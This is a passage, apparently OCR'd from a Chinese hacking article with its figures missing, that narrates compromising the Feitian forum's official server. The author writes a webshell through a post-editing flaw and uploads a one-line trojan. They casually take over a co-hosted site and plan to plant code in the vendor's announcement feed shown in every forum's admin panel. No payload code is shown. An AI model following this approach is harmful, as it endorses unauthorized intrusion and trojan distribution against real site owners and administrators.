


图38

5.检测编辑页面写马漏洞

为了不引起管理员注意，此漏洞使用获得"源码发布"版主权限的用户"chinay"进行测试。登录后在"源码发布"中选择一个历史的无分页的帖子进行编辑。按照前文所述的方法修改编辑页面的源码，另存为html文件并打开，提交完成写马，如图39和图40所示。




图39




图40

使用海阳客户端连接，如图41所示，由于ftbbs官网页面使用utf-8编码，所以重新上传一句话木马，如图42所示。

另外发现飞天下载系统的演示网站(www.chinaymz.com)与飞天论坛(www.ftbbs.cn)在同一个服务器，于是顺手牵羊拿下了chinaymz.com网站，如图43所示。

6."官方公告"挂马

至于如何利用木马进一步提权和渗透，本文不作探讨，这里只讨论一下如何更深入利用ftbbs服务器。我们登录本地后台会发现页面顶端有个"官方公告"，如图44所示。




图41




图42




图43

这时，可能大家已经明白我们的意图了，对！就是利用ftbbs服务器的这个"官方公告"功能来影响所有飞天论坛的后台。分析Admin/Admin_Index_Top.asp文件，存在如图45中的代码。呵呵，熟悉的跨站网页插马代码！虽然我们不能修改用户ftbbs系统的Admin_Index_Top.asp文件，那就换个思路，既然我们掌控了ftbbs服务器，何不在"http://www.ftbbs.cn/bbs/ftbbsboard.asp"文件上做"手脚"呢！直接访问http://




图44

www.ftbbs.cn/bbs/ftbbsboard.asp，如图46所示。

